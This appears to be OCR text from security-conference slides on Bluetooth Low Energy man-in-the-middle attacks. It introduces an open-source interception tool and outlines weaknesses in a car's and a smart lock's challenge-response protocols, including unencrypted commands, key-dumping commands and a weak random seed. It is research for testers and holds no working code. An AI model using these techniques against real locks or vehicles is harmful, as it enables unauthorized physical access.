

Advertise (high freq)
Get serv
services
Offer exact services
Forward req/resp
websockets
Data interception and manipulation
Gather advertisement and services data for cloning
Advertise
Get serv
services
Keep connection to original device forward req/resp

New BLE MITM Tool – a must have for IoT tester!

- Open source
- Only $10 BT4 USB dongle needed
- Works on Raspberry or any Linux
- Node.js
- Websockets
- Modular design

- And a cool logo!

Car hacking challenge: authentication



AES("LOGIN",

AES

(Challenge,

key


Get "Challenge"

Random challenge

AES("LOGIN",AES(Challenge,key))

NOT ENCRYPTED: Open, Close...

Authentication: attack?



AES("LOGIN",

AES
(Challenge,

key

Get "Challenge"

Random challenge

AES("LOGIN",AES(Challenge,key))

C e

MITM

Other cmd

Other commands (based on mobile app):

- initConfigMode – initiate the configuration – overwrite the keys
- initiateDataTransfer – dump the whole configuration (including all keys)

PRNG?

- *Is there any function which allows to generate a random number?*

- *There is no function to do this. However, there is a reasonably good alternative (...), which reads the module's **serial number** and uses the **two** least significant **bytes**, then triggers a channel 14 (**temperature**) ADC read and combines the two with some **very basic math*** to generate a sort of "multiplier seed" which can be used for randomness.*


* (multiplication of the values by themselves)

https://bluegiga.zendesk.com/entries/59399217-Random-function

Smart lock


- Challenge-response, session key
- Commands encrypted by session key
- Challenge looks random
- Ranging: GPS-enabled, you have to leave the area and return
- What could possibly go wrong?

Smart lock - protocol



Get "Challenge"
Challenge
SESSION KEY = AES(Challenge,
KEY
Commands AES-encrypted by session key

Smart lock - protocol



Get "Challenge"

Challenge


Close lock

OK, closed

